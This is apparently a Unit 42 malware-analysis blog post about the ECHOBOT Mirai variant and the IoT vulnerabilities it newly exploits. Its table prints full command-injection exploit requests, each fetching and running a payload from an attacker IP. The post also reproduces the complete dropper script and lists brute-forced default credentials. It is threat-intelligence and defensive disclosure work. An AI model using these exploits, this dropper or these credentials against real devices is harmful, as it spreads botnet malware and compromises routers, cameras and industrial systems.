Mirai Variant ECHOBOT Resurfaces with 13 Previously Unexploited Vulnerabilities

Ruchna Nigam


December 13, 2019

By Ruchna Nigam

December 13, 2019 at 1:56 PM

Category: Malware, Unit 42

Tags: Echobot, IoT, IoT Vulnerability, Mirai, Mirai variant



This post is also available in: 日本語 (Japanese)

Executive Summary

Since the discovery of the Mirai variant using the binary name ECHOBOT in May 2019, it has resurfaced from time to time, using new infrastructure, and more remarkably, adding to the list of vulnerabilities it scans for, as a means to increase its attack surface with each evolution.

Unlike other Mirai variants, this particular variant stands out for the sheer number of exploits it incorporates, with the latest version having a total of 71 unique exploits, 13 of which haven't been seen exploited in the wild until now, ranging from extremely old CVEs from as long back as 2003, to recent vulnerabilities made public as recently as early December 2019. Based on this seemingly odd choice, one could risk a guess that the attackers could potentially be aiming for the sweet spots of IoT vulnerabilities, targeting either legacy devices that are still in use but probably too old to update due to compatibility issues and newer vulnerabilities that are too recent for owners to have patched.

The newly incorporated exploits target a range of devices from the usually expected routers, firewalls, IP cameras and server management utilities, to more rarely seen targets like a PLC, an online payment system and even a yacht control web application.

This version first surfaced on October 28th, 2019 for a couple of hours, after which it was taken down. It then resurfaced on the 3rd of December, switching payload IPs and finally adding 2 more exploits that weren't in the samples from October. While details on this version were recently published, this post shares CVE numbers (where available) for the vulnerabilities targeted, as well as IOCs for this version I have been tracking since October.






The following section also explains the discrepancy in the exploit count used here in comparison to other publications.

Exploits

This latest variant contains a total of 71 unique exploits, 13 of these vulnerabilities haven't been previously seen exploited in the wild prior to this version. Exploits targeting the same vulnerability in different devices (potentially sharing firmware) or targeting different ports have been grouped together.

The exploits that are new to this version, and any previously seen Mirai variant for that matter, are listed in Table 1 below:

<table>
<tr><th>Vulnerability</th><th>Affected Devices</th><th>Port Scanned</th><th>Exploit Format</th></tr>
<tr><td>CVE-2019-17270</td><td>Yachtcontrol Webservers</td><td>8081</td><td>GET /pages/systemcall.php?command=|wget http://145.249.106.241/richard; curl -O http://145.249.106.241/richard; chmod +x richard; sh richard HTTP/1.0</td></tr>
<tr><td>CVE-2019-18396 / CVE-2017-14127</td><td>Technicolor TD5130v2 and Technicolor TD5336 routers.</td><td>161</td><td>GET /mnt_ping.cgi?isSubmit=1&addrType=3&pingAddr=;wget http://145.249.106.241/richard; curl -O http://145.249.106.241/richard; chmod +x richard; sh richard&send=Send HTTP/1.0</td></tr>
</table>

AVCON6 Remote Code Execution	AVCON6 video conferencing systems	8080	 POST /login.action?redirect:${%23a%3d(new%20jav a.lang.ProcessBuilder(new%20java.la ng.String[]{%22cd /tmp; wget http://145.249.106.241/richard; curl -O http://145.249.106.241/richard; chmod +x richard; ./richard%22})).start(),%23b%3d%23a.getInp utStream(),%23c%3dnew%20java.io.InputStrea mReader(%23b),%23d%3dnew%20java.io.Buffere dReader(%23c),%23e%3dnew%20char[50000],%23 d.read(%23e),%23matt%3d%23context.get(%27c om.opensymphony.xwork2.dispatcher.HttpServ letResponse%27),%23matt.getWriter().printl n(%23e),%23mat t.getWriter().flush(),%23matt.getWriter().close()} HTTP/1.1 Host: %s:8080 "User-Agent": "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0
CVE-2019-16072	Enigma Network Management Systems v65.0.0	80	 POST /cgi-bin/protected/discover_and_manage.cgi ?action=snmp_browser&hst_id=none&snmpv3_pr ofile_id=&ip_address=|cd /tmp; wget http://145.249.106.241/richard; curl -O http://145.249.106.241/richard; chmod +x richard; ./richard;/evil.php|php&snmp_ro_string=pub lic&mib_oid=system&mib_oid_manual=.1.3.6.1 .2.1.1&snmp_version=1 HTTP/1.1 Host: %s:80 {"User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0", "Accept": "text/html,application/xhtml+xml,applicati on/xml;q=0.9,*/*;q=0.8", "Accept-Language": "en-US,en;q=0.5", "Accept-Encoding": "gzip, deflate", "Referer": "http://%s/cgi-bin/protected/discover_and_manage.cgi?action=snmp_browser", "Connection": "close", "Upgrade-Insecure-Requests": "1"}
CVE-2019-14931	Mitsubishi Electric smartRTU & INEA ME-RTU	80	 GET /action.php HTTP/1.1 Host: %s:80 {'host' : ';cd /tmp; wget http://145.249.106.241/richard; curl -O http://145.249.106.241/richard; chmod +x richard; ./richard&PingCheck=Test'}
Sar2HTML Remote Code Execution	Sar2HTML plotting tool for Linux servers, v3.2.1	80	 GET /index.php?plot=;cd /tmp; wget http://145.249.106.241/richard; curl -O http://145.249.106.241/richard; chmod +x richard; ./richard HTTP/1.1 Host: %s:80
CVE-2017-16602	NetGain Systems Enterprise Manager	8081	 POST /u/jsp/tools/exec.jsp?command=cmd+%2Fc+pin g&argument=wget http://145.249.106.241/richard; curl -O http://145.249.106.241/richard; chmod +x richard; sh richard+%7C+whoami&async_output=ping148785 6455258&isWindows=true HTTP/1.0 Host: %s:8081 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:18.0) Gecko/20100101 Firefox/18.0 Accept: */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Content-Type: application/x-www-form-urlencoded; charset=UTF-8 X-Requested-With: XMLHttpRequest Referer: http://%s:8081/u/index.jsp Content-Length: 97 Cookie: JSESSIONID=542B58462355E4E3B99FAA42842E62FF Connection: close Pragma: no-cache Cache-Control: no-cache

CVE-2017-6316	Citrix NetScaler SD-WAN 9.1.2.26.561201 devices	443	POST /global_data/ HTTP/1.1 Host: %s:443 Connection:close Cookie:CGISESSID=e6f1106605b5e8bee6114a3b5 a88c5b4`cd /tmp; wget http://145.249.106.241/richard; curl -O http://145.249.106.241/richard; chmod +x richard; ./richard`; APNConfigEditorSession=0qnfarge1v62simtqeb300lkc7;
CVE-2013-5912	Thomson Reuters Velocity Analytics Vhayu Analytic Servers 6.94 build 2995	80	GET /VhttpdMgr?action=importFile&fileName=cd /tmp; wget http://45.89.106.108/richard; curl -O http://45.89.106.108/richard; chmod +x richard; ./richard HTTP/1.1 Host: %s:80
ACTi ASOC2200 Remote Code Execution	ACTi ASOC 2200 Web Configurators versions 2.6 and prior.	80	GET /cgi-bin/test?iperf=;cd /tmp; wget http://145.249.106.241/richard; curl -O http://145.249.106.241/richard; chmod +x richard; ./richard HTTP/1.1 Host: %s:80
3Com Office Connect Remote Code Execution	3Com OfficeConnect routers	80	GET /utility.cgi?testType=1&IP=aaa || cd /tmp; wget http://145.249.106.241/richard; curl -O http://145.249.106.241/richard; chmod +x richard; ./richard HTTP/1.1 Host: %s:80
CVE-2006-4000	Barracuda Spam Firewall versions 3.3.x	80	GET /cgi-bin/preview_email.cgi?file=/mail/mlog /|cd; /tmp; wget http://145.249.106.241/richard; curl -O \ http://145.249.106.241/richard; chmod +x richard; ./richard HTTP/1.1 Host: %s:80
CCBill Remote Code Execution	CCBill Online Payment Systems	80	GET /ccbill/whereami.cgi?g=cd /tmp; wget http://145.249.106.241/richard; curl -O http://145.249.106.241/richard; chmod +x richard; ./richard HTTP/1.1 Host: %s:80 GET /cgi-bin/ccbill/whereami.cgi?g=cd /tmp; wget http://145.249.106.241/richard; curl -O http://145.249.106.241/richard; chmod +x richard; ./richard HTTP/1.1 Host: %s:80

Table 1 Previously unexploited vulnerabilities in latest ECHOBOT version

Other exploits included in this version are listed in the Appendix.

Other Technical Details

Like its predecessors, this version of ECHOBOT also makes use of the key 0xDFDAACFD for XOR encryption of its strings.


The new default credentials brute forced by this variant are listed below :

- root/trendimsa1.0

- admin/fritzfonbox
- r00t/boza
- root/welc0me
- admin/welc0me
- root/bagabu
- welc0me/
- unknown/
- UNKNOWN/

Infrastructure

This version first surfaced on 28th October 2019 for a couple of hours, after which it was taken down. It then resurfaced on the 3rd of December, switching payload IPs and finally adding 2 more exploits that weren't in the samples from October. Figure 1 shows the dropper script that was live at the IP 145.249.106[.]241 until the 12th of December.



```
#!/bin/bash
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://145.249.106.241/ECHOBOT.arm; chmod +x ECHOBOT.arm; ./ECHOBOT.arm; rm -rf ECHOBOT.arm
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://145.249.106.241/ECHOBOT.arm4; chmod +x ECHOBOT.arm4; ./ECHOBOT.arm4; rm -rf ECHOBOT.arm4
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://145.249.106.241/ECHOBOT.arm5; chmod +x ECHOBOT.arm5; ./ECHOBOT.arm5; rm -rf ECHOBOT.arm5
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://145.249.106.241/ECHOBOT.arm6; chmod +x ECHOBOT.arm6; ./ECHOBOT.arm6; rm -rf ECHOBOT.arm6
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://145.249.106.241/ECHOBOT.arm7; chmod +x ECHOBOT.arm7; ./ECHOBOT.arm7; rm -rf ECHOBOT.arm7
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://145.249.106.241/ECHOBOT.i686; chmod +x ECHOBOT.i686; ./ECHOBOT.i686; rm -rf ECHOBOT.i686
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://145.249.106.241/ECHOBOT.m68k; chmod +x ECHOBOT.m68k; ./ECHOBOT.m68k; rm -rf ECHOBOT.m68k
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://145.249.106.241/ECHOBOT.mips; chmod +x ECHOBOT.mips; ./ECHOBOT.mips; rm -rf ECHOBOT.mips
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://145.249.106.241ECHOBOT.mpsl; chmod +x ECHOBOT.mpsl; ./ECHOBOT.mpsl; rm -rf ECHOBOT.mpsl
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://145.249.106.241/ECHOBOT.ppc; chmod +x ECHOBOT.ppc; ./ECHOBOT.ppc; rm -rf ECHOBOT.ppc
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://145.249.106.241/ECHOBOT.sh4; chmod +x ECHOBOT.sh4; ./ECHOBOT.sh4; rm -rf ECHOBOT.sh4
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://145.249.106.241/ECHOBOT.spc; chmod +x ECHOBOT.spc; ./ECHOBOT.spc; rm -rf ECHOBOT.spc
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://145.249.106.241/ECHOBOT.x86; chmod +x ECHOBOT.x86; ./ECHOBOT.x86; rm -rf ECHOBOT.x86
```

Figure 1. Dropper script

Prior to this, samples of this version were briefly hosted at :

- 45.89.106[.]108 on 2019-10-28
- 80.82.67[.]184 on 2019-12-03
- 80.82.67[.]209 on 2019-12-04
- 145.249.106[.]241 on and after 2019-11-12

It makes use of the same domains for Command and Control as its predecessors.

IOCs for all activity mentioned in this post can be found at the Unit42 github.

Conclusion

The Mirai variant ECHOBOT differentiates itself from concurrent variants by the sheer volume of vulnerabilities targeted, as opposed to other variants that stick to certain vulnerabilities that have proven effective over time.

The exploits unique to this new version target vulnerabilities ranging from extremely old CVEs from as long back as 2003, to ones made public as recently as early December 2019. This choice of exploits could possibly imply its authors are targeting either legacy devices that are still in use but probably too old to update due to compatibility issues and newer vulnerabilities that are too recent for owners to have patched. We are unable to speculate at this point in time on the overall effectiveness of their approach - be it the use of a large number of exploits, or the choice of the exploits themselves.

Palo Alto Networks customers are protected by:

- WildFire which detects all related samples with malicious verdicts
- Threat Prevention and PANDB that block all exploits and IPs/URLs used by this variant.

AutoFocus customers can track these activities using individual exploit tags:

The malware family can be tracked in AutoFocus using the tag Mirai

Appendix

Other exploits embedded in this ECHOBOT version are listed below:

Vulnerability	Function name in unstripped binaries	Port(s) Scanned
CVE-2019-15107	webmin_init	10000
CVE-2014-8361	realtekscan, dlinkscan	52869, 49152
FritzBox Command Injection	fritzboxscan	80
CVE-2019-12989, CVE-2019-12991	citrix_init	80
Xfinity Gateway Remote Code Execution	xfinityscan	80
Beward N100 Remote Code Execution	bewardscan	80
FLIR Thermal Camera Command Injection	thermalscan	80
EyeLock nano NXT Remote Code Execution	nxtscan	11000
IrisAccess ICU Cross-Site Scripting	irisscan	80
EnGenius Remote Code Execution	cloudscan	9000
Sapido RB-1732 Remote Command Execution	sapidoscan	80

CVE-2016-0752	railsscan	3000
CVE-2014-3914	rocketscan	8888
CVE-2015-4051	beckhoffscan	5120
CVE-2015-2208	phpmoadmin	80
CVE-2018-7297	homematicscan	2001
SpreeCommerce Remote Code Execution	spreecommercescan	80
Redmine Remote Code Execution	redminescan	80
CVE-2003-0050	quicktimescan	1220
CVE-2011-3587	plonescan	80
CVE-2005-2773	openviewscan	2447
Op5Monitor Remote Code Execution	op5v7scan	443
CVE-2012-0262	op5scan	443
CVE-2009-2288	nagiosscan	12489
MitelAWC Remote Code Execution	mitelscan	80
Gitorious Remote Code Execution	gitoriousscan	9418
CVE-2012-4869	freepbxscan	5060
CVE-2011-5010	ctekscan	52869
DogfoodCRM_Remote Code Execution	crmscan	8000
CVE-2005-2848	barracudascan	80
CVE-2006-2237	awstatsmigratescan	80
CVE-2005-0116	awstatsconfigdirscan	80
CVE-2008-3922	awstatstotalsscan	80
CVE-2007-3010	telscan	80
ASUSModemRCEs (CVE-2013-5948, CVE-2018-15887)	asuswrtscan, asusscan	80
CVE-2009-0545	zeroshellscan	80

CVE-2013-5758	yealinkscan	52869
CVE-2016-10760	seowonintechscan	80
CVE-2009-5157	linksysscan	80
CVE-2009-2765	ddwrtscan	80
CVE-2010-5330	airosscan	80
CVE-2009-5156	asmaxscan	80
GoAheadRCE	wificamscan	80
CVE-2017-5174	geutebruckscan	80
CVE-2018-6961	vmwarescan	80
CVE-2018-11510	admscan	8001
OpenDreamBox_RCE	dreamboxscan/ dreambox8889scan, dreambox8880scan, dreambox10000scan	10000, 8889, 8880, 10000
WePresentCmdInjection	wepresentscan	80
CVE-2018-17173	supersignscan	9080
CVE-2019-2725	oraclescan	1234
NetgearReadyNAS_RCE	nuuoscan, netgearscan	50000, 80
CVE-2018-20841	hootooscan	6666
DellKACE_SysMgmtApp_RCE	dellscan	80
CVE-2018-7841	umotionscan	80
CVE-2016-6255	veralite_init	49451
CVE-2019-3929	Blackboxscan	80
CVE-2019-12780	belkin_init	49152

Get updates from Palo Alto